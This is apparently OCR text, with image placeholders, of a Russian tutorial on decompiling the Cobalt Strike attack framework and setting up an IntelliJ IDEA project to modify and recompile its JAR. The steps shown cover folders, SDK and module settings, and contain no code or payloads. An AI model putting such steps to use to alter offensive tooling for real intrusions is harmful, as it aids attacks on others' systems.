
Теперь, когда мы начнем декомпилировать... последний декомпилированный класс: ZoomableImage. Посмотрите на картинку ниже:




Теперь нам нужно создать 2 папки внутри нашего проекта IDEA:

1) src: здесь у нас будут наши модифицированные java файлы..
2) lib: здесь у нас будут декомпилированные файлы cobaltstrike.
3) output: здесь мы получим скомпилированный файл jar.


Затем нам нужно извлечь папку (decompiled_cobaltstrike.jar), которая находится внутри папки (decompiler_cobaltstrike), как показано ниже:




Это должно выглядеть так:




Теперь наша структура должна выглядеть так:



После того, как вы закончите обработку своих файлов, откройте IDEA, это должно выглядеть так:




У вас может появиться предупреждающее сообщение, чтобы доверять проекту, и, поскольку мы используем оригинальный файл cobaltstrike.jar, вы можете доверять ему, в противном случае просто смотрите



Окончательная структура внутри проекта IDEA должна выглядеть так, где исходный файл cobaltstrike.jar будет находиться внутри папки lib. Нам нужно, чтобы он был там для успеха компиляции. и файлы decompiler_cobaltstrike потребуются для изменения файлов... и папку SRC мы положим какие файлы нам нужно модифицировать в cobaltstrike.jar


Теперь нам нужно проверить правильность установки компилятора SDK и JAVA, прежде чем мы начнем модифицировать.

Перейдите к (File --> Project Structure --> проверьте, установлена ли версия SDK 18), как показано на рисунке ниже:




Убедитесь, что все настроено, как на картинке ниже:

Теперь перейдите в модуль, чтобы выбрать файл cobaltstrike.jar, следуйте инструкциям на картинке, чтобы выбрать его правильно:




Затем:




Затем нажмите “Применить”, а затем “ОК”.


Нажмите сейчас на “значок проверки”, как показано на рисунке ниже, затем “ПРИМЕНИТЬ”, и затем нажмите “Артефакт”.



